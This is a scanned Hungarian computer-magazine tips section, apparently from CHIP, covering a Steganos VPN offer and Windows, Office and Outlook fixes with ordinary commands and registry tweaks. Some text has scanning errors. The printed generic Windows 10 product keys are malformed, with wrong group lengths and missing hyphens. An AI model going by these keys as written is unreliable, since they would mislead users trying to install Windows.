A program indítása, majd a VPN bekapcsolása (Protect connection) után első alkalommal engedélyezni kell a VPN kapcsolati interfész telepítését, de később ez az ablak nem fog zavarni. A szerverek a forgalmat is megszűrik, a Block ads bekapcsol


lásakor a hirdetések sem kell letöltenünk, mobilnet-kapcsolatunkkal mennyiségi korlát esetén tovább böngészhetünk. A tálcáikonról nyíló főablakban a VPN védelmet, a süti automatikus törlését és a böngészők védelmét is bekapcsolhatjuk, a fogaskerék ikonnal megnyitható Beállításokban pedig indításkor az automatikusan bekapcsoló védelmet is aktiválhatjuk. A helyi menüből vagy a földgömbbről választhatunk adott országban lévő szervert is, így az ország szerint korlátozott szolgáltatásokat, fórumokat is igénybe vehetjük.

Telepítés, regisztráció

A Steganos programját olvasóink ingyen regisztrálhatják a www.steganos.com/specials/chip1116/sos oldalon, ezzel pedig lehetőséget kapnak a program teljes verziójának a használatára, valamint a 12 hónapra át tartó, havi 5 GB adatforgalom felhasználására. A weboldalon megadott e-mail-címre érkező kódot az I already have a serial number gombra kattintva írjuk be.

Windows XP/Vista/7/8/10

Teljes verzió, regisztrációt igényel



A VPN-csatlakozás előnye mellett a reklámszűrőnek, sütitörölőnek és böngészőanonimizálónak is biztosan hasznát vesszük

Tippek és trükkök

Windows és Office

- 1 **Windows** Sztrájkoló Media Creation Tool jobb belátásra bírása
- 2 **Windows 10** Asztali csempe létrehozása a gyorsabb leállításhoz
- 3 **Excel** Képek beágyazása egy Excel-fájl celláiba
- 4 **Windows 10** Az értesítési területről eltűnt hangerőszabályzó visszaszerzése
- 5 **Outlook** A Winmail.dat melléklet letiltása Outlook-maileknél
- 6 **Windows** A Windows Intéző előzményeinek célzott törlése
- 7 **Word** Előzetes fájlverziók visszaállítása felülírás után is
- 8 **Windows 7** Zárólagi képernyő bekapcsolása egyénileg megadott idő után
- 9 **Windows 10** Operációs rendszer kulcs nélküli telepítése és tesztelése
- 10 **PowerPoint** Diaalapú prezentáció lejátszható videóvá konvertálása
- 11 **Windows 10** OneDrive használata régi programokhoz is
- 12 **Outlook** Nyomatáskor lefagyó program hibakeresése
- 13 **Windows 10** Tűzfal tartós megnyitása meghatározott portokhoz
- 14 **Windows** Makacskodó játékok működésre bírása
- 15 **Windows** Visszaállítási pontok törlése tárhelyszerzéshez
- 16 **Word** Nagy dokumentumok egyedi oldalszámozása
- 17 **PowerPoint** Bemutatók átlátható szakaszokra osztása
- 18 **Profi tipp** Soha többé adatvesztés

Hardver

- 19 **Processzor** AMD CPU-k kockázatmentes órajelnövelése tuningprogrammal
- 20 **Navigációs rendszer** A TomTom navi frissítése a gyártó programjaival
- 21 **Okostelefon** Android-okostelefonok hatékonyabb kezelése gyorsbillentyűkkel
- 22 **Elem** Ceruzaelemek töltöttségi állapotának kiderítése mérőeszköz nélkül
- 23 **Wi-Fi-erősítő** Italdoboz átalakítása Wi-Fi-repeaterre
- 24 **FritzBox** Webhozzáférés okostelefonon és USB-kapcsolaton keresztül

Mobil, web és fotó

- 25 **Profi tipp** Fotók az ősz végéről
- 26 **Google Drive** Úrlap készítése és küldése körkérdésekhez
- 27 **Fényképezés** Áruló metaadatok eltávolítása képfájlokból
- 28 **Amazon** Jobbnál jobb fogások a brit Amazon oldalról
- 29 **Twitter** Twitter-fiók felfüggesztése és törlése
- 30 **Fényképezés** Csoportkép összeállítása több felvételtől
- 31 **Photoshop** Fotók feliratozása és a felirat formázása

A számítógép-felhasználók mindennapjaihoz hozzátartoznak a szoftveres és hardveres problémák. Tippjeink segítségével ezeket könnyen és gyorsan orvosolhatja.

Windows

Sztrájkoló Media Creation Tool jobb belátásra bírása

A Windows 10-re átállást, illetve a későbbi frissítések során kívüli telepítését is segítő, bootolható telepítőlemezek készítését lehetővé tevő Media Creation Tool telepítésénél és használatánál időnként hibák lépnek fel. Ezeket okozhatja a tűzfal vagy a vírusirtó programunk, ezért átmenetileg mindkét szolgáltatást kapcsoljuk ki. Ha a program ezután működik, akkor a tűzfalat és a vírusirtót a Windows 10 sikeres telepítése után rögtön kapcsoljuk vissza.

A Media Creation Tool működésének egyik feltétele, hogy a rendszerünk a legaktuálisabb állapotban legyen, amelyre minden frissítést telepítettünk. Ezenkívül győződjünk meg arról is a Vezérlőpulton, hogy helyes dátum és idő van beállítva, mert a nagyobb eltérések miatt a szoftver összezavarodik. Egyes esetekben az is segíthet, ha létrehozunk egy új rendszergazdafiókot, és ezután próbálkozunk újból a telepítéssel.

Még egy megoldási lehetőség: nyissuk meg a Windows parancssort rendszergazdaként jobbgombbal a Parancssorra kattintva a Start/Minden program/Kellékek alatt, és a helyi menüben kattintsunk a Futtatás rendszergazdaként parancsra. Utána írjuk be a következő parancsokat a parancssorba, és hagyjuk jóvá mindegyiket enterrel: `ipconfig/release`, `ipconfig/renew` és `ipconfig/flushdns`.

Gyakran az ideiglenes fájlok törlése is segíthet. Ehhez nyissuk meg a Windows Intézőt, és írjuk be a címsávba: `%TEMP%`. Hagyjuk jóvá enterrel, és töröljük minden fájlt. Ugyanerre egyébként a CCleaner is használható, a megfelelő opciók kiválasztásával (itt vigyázzunk,

mert a program alapértelmezésben például a böngészők által mentett sütiket is törli, ami, ha nem ez volt a szándékunk, kellemetlen lehet).

Az ideiglenes fájlok törlése a Windows 10 esetében egyszerűen megoldható a *Gépház/Rendszer/Tárterület* menüből, amennyiben itt a rendszermeghajtóra kattintunk, majd kiválasztjuk a listában lent az ideiglenes fájlokat.

Windows 10


Asztali csempe létrehozása a gyorsabb leállításhoz

Különösen gyorsan – akár egyetlen kattintással is – leállítható a Windows 10, ha a kikapcsoláshoz létrehozunk egy saját csempét. Ehhez váltsunk az asztalra, és kattintsunk jobb egérgombbal egy szabad helyre. A helyi menüből válasszuk az *Új/Parancsikon* parancsot. Most megnyílik egy új ablak, amelybe írjuk be a `shutdown /s /t 0` parancsot, és kattintsunk a *Tovább* gombra. A parancsikon nevét tegyük egyértelművé, mint például *Leállítás*, mielőtt a *Befejezés* gombbal lezárnánk a folyamatot. Ezután kattintsunk jobb egérgombbal az új parancsikonra, és válasszuk a *Rögzítés a Start menüben* parancsot. Ezután már csak arra vigyázzunk, hogy a gomb kérdés tényleg kikapcsolja a gépet, ami adatvesztést is okozhat, ha egy dokumentumot nem mentettünk vagy egy fájlt nem zártunk be.


Excel

Képek beágyazása egy Excel-fájl celláiba

A táblázatkezelő programban a másolás és beillesztés parancsokkal nagyon egyszerűen lehet képeket is beszúrni. Ezek beágyazása a cellákba azonban valamilyen bonyolultabb. Nyissuk meg a kívánt



2
Leállító-csempe
Az asztali ikon létrehozása után elég egy kattintás a Windows gyors leállítási-sához



3
Képek beágyazása
A kép beszúrása után az Excel különböző formázási lehetőségeket kínál

képet, másoljuk, és hozzuk előre az Excel-fájlban a *Beszúrás* lapot. A menüszalagon kattintsunk az *Ábrák* csoportban a *Képek* gombra, és nyomjuk le a *Beszúrás* gombot. Kicsinyítsük a képet akkorára, hogy beférjen a cellába. Ehhez húzzuk a képsarkokat egérrel a megfelelő méretre.

Másik lehetőségként az oszlop- és cellaméretet is testre szabhatjuk. Az *Alt* gombbal helyezzük a képet a megfelelő cellába, majd nyissuk meg jobbgombbal a képre kattintva a helyi menüt, és választjuk a *Méret és tulajdonságok* parancsot. *Tulajdonságok* alatt itt megtaláljuk az *Áthelyezés és átméretezés a cellákkal együtt* lehetőséget. Ezzel a képet a formátumhoz igazítottuk.

4 Windows 10
Az értesítési területről eltűnt hangerőszabályzó visszاسzerzése

A Windows 10-nél a Microsoft már nagy hangsúlyt fektetett az érintőképernyős kezelés kényelmesebbé tételére. Ennek az irányknak a mentén számos kezelőelemet is megváltoztattak – például eltűntették a hangerőszabályzót a tálca értesítési területéről. Néhány fogással azonban ismét előkeríthetjük a korábbi Windows-verziókban megszokott hangerőszabályzót. Üssük le a *Windows + R* billentyűkombinációt, a *Futtatás*

ablakba írjuk be: *regedit*, és hagyjuk jóvá enterrel. Utána menjünk át a bal oldalra, a *HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion* kulcshoz. Kattintsunk jobb egérgombbal a *CurrentVersion* mappára, és válasszuk a helyi menüből az *Új/Kulcs* parancsot. Adjuk az új kulcsnak az *MTCUVC* nevet, és hagyjuk jóvá enterrel. Ezután jelöljük ki, kattintsunk jobb egérgombbal a jobb oldali mezőbe, és válasszuk az *Új/Duplaszó (32 bites)* parancsot. Ezt a bejegyzést nevezzük így: *EnableMtcUvc*, és hagyjuk az értéket *0*-n. Ezután ismét használhatjuk a régi hangerőszabályzót.

5 Outlook
A Winmail.dat melléklet letiltása Outlook-maileknél

Az e-mailek időnként egy *Winmail.dat* nevű csatolmányt hoznak magukkal, amit nem lehet csak úgy megnyitni, feladójuk viszont a legtöbb esetben mit sem tud erről a csatolmányról.

Ez a fájl olyan információkat tartalmaz a hozzá kapcsolódó e-mailről, amelyek a Microsoft Exchange-szerverének jelentenek csak valamit. Olyan felhasználóknak, akik nem Exchange-szerveret használnak, a fájl semmilyen célt nem szolgál, tehát figyelmen kívül hagyhatjuk. Hogy megakadályozzuk, hogy az


Outlook az e-mailjeinkhez *Winmail.dat* fájlt csatoljon, egyszerűen változtassuk meg a szövegfomázást.

Ehhez indítsuk el az Outlookot, és nyissuk meg a postafiókunkat. Kattintsunk a *Fájl* fülre, válasszuk a *Beállítások*-kat, és menjünk balra a *Levelek* kategóriára. Kattintsunk most az *Üzenetek írása* alatt az *Üzenetek írása a következő formátumban* listán az *Egyszerű szöveg* elemre. Ezután görgessünk le a *Levélformátum* fülre. Kattintsunk az *Internetes formátum* lehetőségre. Az *Outlook Rich Text formátum beállításai* alatt választjuk a *Konvertálás egyszerű szöveg formátumra* beállítást. Végül mentjük a beállításokat egy kattintással az *OK* gombra. Az eljárás egyetlen háttulütője, hogy ezzel a levél formázásai is elvesznek, tehát amennyiben fontos, hogy fejlécek, vastagon szedett részek és más elemek is szerepeljenek a levélben, ne alkalmazzuk.


6 Windows
A Windows Intéző előzményeinek céltolt törlése

Ha többen is hozzáférnek a számítógépünkhöz, ajánlott időről időre törölni a Windows Intéző előzményeit.


Windows 7 alatt nyissuk meg egy kattintás után a *Start* gombra valamelyik saját mappánkat, például a *Dokumentu-*



4
Eltűnő hangerőállító
Kis változtatás a registryben – és a megszokott szabályzócsúszka ismét itt van



5
Winmail.dat kiszűrése
Az Egyszerű szöveg formátumú maileket az Outlook a főlölesleges Winmail.dat csatolmány nélkül küldi el



6


Az Explorer kitarakítása

Egy kattintás után a keresőmezőbe fent megjelennek az egyes keresések, amelyeket egyesével törölhetünk

mat. Amint jobbra fent a *Keresés: Dokumentumok* mezőbe kattintunk, megjelennek az utolsó kereséseink. Mikor a kurzorral egy bejegyzés fölé megyünk, és az kék hátteret kap, üssük le a Delete gombot. Ezt ismétéljük addig, amíg minden, általunk érzékenynek tartott keresést töröltünk.

Windows 8 és 10 alatt kicsit más az eljárás: a Fájlkiszolgálóban kattintsunk jobbra fent a *Keresés: Dokumentumok* mezőbe. A menüszalagon megjelenő *Keresési eszközök* alatt különböző lehetőségeket kapunk – köztük a *Legutóbbi keresések* menügombot. Ha lenyitjük, a lista alján megtaláljuk a *Keresési előzmények törlése* parancsot. A különbség a Windows 7-hez képest az lesz, hogy itt egy lépésben töröljük valamennyi korábbi keresést, ha csak bizonyos elemeket szeretnénk törölni, akkor a Windows 7-nél leírt eljárást kell követnünk.

A keresések mellett a Windows még további információkat is tárol: egyes adatok például elárulják, milyen sorrendben nyitottuk meg a mappákat. A többi fájlkiszolgáló adatot a következőképpen töröljük: nyissunk meg ismét egy személyes mappát, és kattintsunk fent jobb egérgombbal az elérési utat tartalmazó mezőbe. Megjelenik a helyi menü, amelyből válasszuk az *Előzmények törlése* parancsot.



7

Word-fájl megmentése

A véletlenül felülírt Word-dokumentumokat vissza lehet állítani

7

Előzetes fájlverziók visszaállítása felülírás után is

Egyetlen pillanatra nem figyeltünk – és máris felülírtunk egy fontos Word-dokumentumot. Szerencsére többnyire vissza lehet állítani az előző verziót akkor is, ha nincs éppen egy friss biztonsági mentésünk az egész rendszeről. Ennek egyedül az a feltétele, hogy előzőleg a meghajtón bekapcsoljuk a fájlleőzmények mentését, amelyet az erre vonatkozó *Védelmi beállítások* menüben találunk meg. Ehhez nyissuk meg a Vezérlőpulton a *Rendszert*, majd kattintsunk a bal oldali oszlopban a *Rendszervédelem* linkre. A következő ablakban a *Védelmi beállítások* területen jelöljük ki a meghajtót, amelyet szeretnénk megvédeni az adatvesztéstől, és nyomjuk le a *Beállítás* gombot. Most megnyílik a *Rendszervédelem a következőhöz*: ablak. Miután itt a *Rendszerbeállítások és fájlok korábbi verzióinak visszaállítása* rádiógombot bekapcsoltuk és az ablakot OK-val bezártuk, vissza fogjuk tudni állítani az ezen a meghajtón felülírt fájlokat.

A visszaállításhoz kattintsunk jobb egérgombbal például egy véletlenül felülírt Word-dokumentumra. A helyi menüből nyissuk meg a *Tulajdonságok*-t, és hozzuk előre az *Előző verziók*

lapot. Jelöljük ki a felülírt dokumentumverziót, és döntsük el, hogy *Visszaállítást* akarunk erre az állapotra, vagy a jelenlegi verziót megtartva szeretnénk ezt a korábbi is menteni. Mindehhez persze arra is szükség van, hogy az előzmények tárolására kijelölt meghajtón is legyen némi szabad kapacitás.

8

Windows 7 Záróképernyő bekapcsolása egyénileg megadott idő után


Hogy mennyi idő teljen el a záróképernyő bekapcsolásáig, azt Windows 7 alatt tetszés szerint megadhatjuk.

Nyissuk meg a Vezérlőpulton az *Energiagazdálkodási lehetőségeket*, és az *Adja meg, hogy mikor kapcsoljon ki a képernyő* linkre kattintva válasszuk ki, hogy felhasználói aktivitás nélkül eltelt mennyi idő múlva jelenjen meg a záróképernyő. Ezenkívül a *Jelszókérés ébresztéskor* link alatt ajánlott jelszót megadni az asztal újbóli eléréséhez.

9

Windows 10 Operációs rendszer kulcs nélküli telepítése és tesztelése


Ingyenes frissítés Windows 10-re? Ez hivatalosan már nem lehetséges, ennek ellenére telepíthetjük és ki is próbálhatjuk az operációs rendszert megvásárolt termékulcs nélkül is. Amúgy sem kell



8

Lekapcsolási idő beállítása

Hogy a Windows 7 mikor indítja el a záróképernyőt, azt az energiagazdálkodásnál rögzíthetjük



9
Termékkulcs
nélkül is megy
Vásárlás előtt lehetősé-
günk van a
Windows 10-et
generikus kulccsal
tesztelni

minden felhasználónak a Windows 10 telepítésekor kulcsot megadni, például azoknak sem, akik Windows 7-ről vagy 8/8.1-ről Windows 10-re frissítenek: ők abból profitálnak, hogy a rendszer aktiválása a számítógép hardverazonosítója alapján történik. Hasonló a helyzet, ha a Windows 10-et a Windows Áruházban vettük, vagy az Insider Upgrade során a legújabb Windows 10 Insider verziót telepítjük.

Ha viszont dobozos Windows 10-et vettünk, több gépre szóró licencszerződést kötöttünk, vagy az operációs rendszer digitális (ISO-fájlként letölthető) példányát vettük meg, akkor kötelező a termékkulcs beírása.


Ha a Windows 10-et vásárlás előtt tesztelni szeretnénk, akkor kulcs nélkül is telepíthetjük. Ehhez töltsük le a Media Creation Tool for Windows 10-et (a www.microsoft.com/hu-hu/software-download/windows10 weboldalon az *Eszköz letöltése* gombra kattintva), amellyel a Windows 10-et közvetlenül telepíthetjük, ISO-fájlt készíthetünk vagy a rendszert USB-kulcsra is kimásolhatjuk. Telepítsük a programot, nyissuk meg, és kövessük az utasításokat.

A folyamat végén a PC-re telepített Windows 10-et vagy egy telepítésre használható USB-meghajtót kell kapnunk. A termékkulcs bekérésére a Media

Creation Toolban a Windows 10 letöltésekor vagy a számítógép Windows 10-telepítés utáni újraindításakor kerül sor. A telepített operációs rendszer verziójától függően írjuk be a következő sorozatszámok egyikét. A kulcsok a 2015. novemberi update (TH2) sorozatszámai. 10586-tól minden buildsám idetartozik.

- **Windows 10 Home:** 46J3N-RY6B3-BJF-DYVBFT9-V22HG
- **Windows 10 Home N:** PGGM7-N77TCKVR98-D82KJ-DGPHV
- **Windows 10 Pro:** RHGJR-N7FVY-Q3B8FKBQ6V46YP4
- **Windows 10 Pro N:** 2KMWQ-NRH27-DV92J-J9GGT-TJF9R


Ezek a sorozatszámok úgynevezett generikus kulcsok, amelyek csak helykitöltőként szolgálnak egy megvásárolt kulcs-hoz. Ha a Windows 10 működési tesztje meggyőző volt, az operációs rendszert egy megvásárolt kulccsal teljeskörűen és legálisan használhatjuk. A Windows 10 aktiválásához egy ilyen sorozatszámmal menjünk a Gépházba, válasszuk a *Frissítés és Biztonság* lehetőséget, és kattintsunk a bal oldali oszlopban az *Aktiválás* linkre. Utána válasszuk a *Másik termékkulcs megadása* parancsot, és a következő ablakba írjuk be a megvásárolt sorozatszámot.



10
Bemutatóból
videó
PowerPoint-bemutató-
tónkat néhány
fogással MP4-vi-
deóvá alakíthatjuk
át

10 PowerPoint
Diaalapú prezentáció lejátszható
videóvá konvertálása

Egy PowerPoint-bemutató közzétételénél kínálkozik, hogy videóvá alakítsuk át, így függetlenül a megjelenítéshez használt eszköztől. Nyissuk meg a bemutatót, és kattintsunk balra fent a *Fájl* menüben a *Mentés és küldés* parancsra. Válasszuk a *Videoklip létrehozása* elemet. *Számítógép és HD-képernyők* alatt három lehetőséget kapunk: a már kiválasztott *Számítógép és HD-képernyők* felbontása 1920*1080 pixel. Az *Internet és DVD* és a *Hordozható eszközök* beállítások csökkentik a PowerPoint-felbontást. Ez gyengíti ugyan a képminőséget, de a fájlméretet is csökkenti. Ez alatt találjuk a *Felvett időzítések és kísérőszöveg használatának mellőzése* lehetőséget. Ezzel a beállítással az eredeti bemutató minden diája öt másodpercig lesz látható a videón. Ezt az időtartamot a kijelölés alatt módosíthatjuk. A diák megjelenési időtartamának módosításához és kommentárok hozzáadásához kapcsoljuk be a *Felvett kísérőszöveg és időzítések használata* lehetőséget. Ha elkészültek a beállítások, kattintsunk a *Videoklip létrehozása* gombra, adjuk meg a fájlnevet és a mentés helyét. Egy kattintás után a *Mentés* gombra a PowerPoint létrehozza a videót MP4 formátumban.




11
OneDrive min-
denhonnán
Ha felvesszük a
OneDrive-ot egy új
könyvtárba, akkor
minden program
használni tudja

11 Windows 10 OneDrive használata régi programokhoz is

A Windows 10 egy alkalmazásból szabályozza a hozzáférést a OneDrive-hoz. Régebbi programok, amelyek csak asztali módra vannak tervezve, ezért nem férnek hozzá a felhőalapú tárhelyhez, így önállóan sem onnan megnyitni, sem oda menteni nem tudnak adatokat. Ezt a problémát a Windows saját eszközeivel is megoldhatjuk. Nyissuk meg a Windows Intézőt, és keressük meg a OneDrive-ot, amelyet gyakran a Kedvencek alatt találunk. Kattintsunk jobb egérgombbal a bejegyzésre, és válasszuk a *Felvétel könyvtárba/Új könyvtár létrehozása* parancsot. Ezután más programokban, például az IrfanView képnézegetőben (www.irfanview.com), a *Fájl/Megnyitás* menüparanccsal kereshetünk a könyvtárakban, amelyek között most már a OneDrive is rendelkezésre áll. Ugyanígy működik a mentés is OneDrive-ra: a *Fájl* mentése párbeszédablakban egyszerűen válasszuk ki az imént létrehozott OneDrive mappát, és adjuk meg azt célként.

12 Outlook Nyomtatáskor lefagyó program hibakeresése

Indulás előtt még gyorsan kinyomtatnánk egy e-mailt? Az Outlook időnként keresztülhúzza a számításainkat, és egyszerűen megtagadja a parancs teljesítését. Van néhány megoldási javaslatunk erre a problémára. Az első gyanúsított a nyomtató illesztőprogramja, ezért először győződjünk meg róla, hogy ebből a legújabb verzió van telepítve. Ha az



12 Outlook stabilizálása

A bővítmények letiltása segíthet az Outlook-lefagyások megakadályozásában

illesztőprogrammal kapcsolatos problémákat kizártuk, próbálkozzunk meg a nyomtató újratelepítésével is.

Lehet, hogy egy bizonyos fájl felelős az Outlook-lefagyásokért. Zárjuk be az Outlookot, és nyissuk meg a [Windows] + [R] gyorsbillentyűvel a *Futtatás* ablakot. Írjuk be: `%appdata%`, és hagyjuk jóvá enterrel. Navigáljunk a *Microsoft\Outlook* könyvtárhoz, és töröljük az *OutlPrnt* fájlt. A PC újraindítása után a problémának meg kell oldódnia.

Hibás beépülőmodulok is lefagyaszthatják az Outlookot. Hogy a dolog végére járjunk, nyissuk meg a *Fájl/Beállításokat*, ezután a *Bővítményeket*, és egészen lent válasszuk a *COM-bővítményeket*. Kattintsunk jobbra mellette az *Ugrás* gombra, és a következő lépésben távolítsunk el minden pipát. A jóváhagyás után *OK*-val indítsuk újra az Outlookot.

Végző esetben szóba jöhet az Outlook újratelepítése is, ez azonban nem egyszerű feladat, hiszen utána valamennyi levelezőfiókot még egyszer létre kell hozni, egyes esetekben pedig a korábbi leveleket importálni.

13 Windows 10 Tűzfal tartós megnyitása meghatározott portokhoz


A tűzfal a Windows 10-ben alapértelmezetésben be van kapcsolva, és többé-kevésbé

védi a számítógépünket a jogosulatlan hozzáférésektől. Egyes programoknak és játékoknak azonban speciális portokat kell nyitnunk a tűzfalon. Ha megnyitunk egy portot, amire nincs túl gyakran szükségünk, akkor azt biztonsági okokból a használat után érdemes gyorsan le is zárni, mert minden egyes megnyitott port egy újabb behatoláslehetőséget jelent a kártevőknek és hackereknek.

Tetszőleges portot tartósan is megnyithatunk. Üssük le a [Windows] + [X] billentyűkombinációt, és válasszuk a listáról a *Vezérlőpult* bejegyzést. Utána kattintsunk a *Rendszer és biztonság* kategóriában a *Windows-tűzfalra*, válasszuk a bal oldali oszlopból a *Speciális beállítások* bejegyzést, és hagyjuk jóvá *OK*-val a megerősítéskérését. Kattintsunk jobb egérgombbal a *Bejövő szabályok* bejegyzésre, és válasszuk az *Új szabály* parancsot. Ezután szabálytípus alatt válasszuk a *Portot*, és kattintsunk *Tovább*. A következő ablakban adjuk meg a megosztandó port adatait.

14 Windows Makacskodó játékok működésre bírása

Ha a *d3dx9_43.dll* hiányzik vagy a *d3dx943.dll* nem található hibaüzenetet kapjuk, akkor azt valószínűleg egy DirectX-probléma okozza. A hiba gyak-



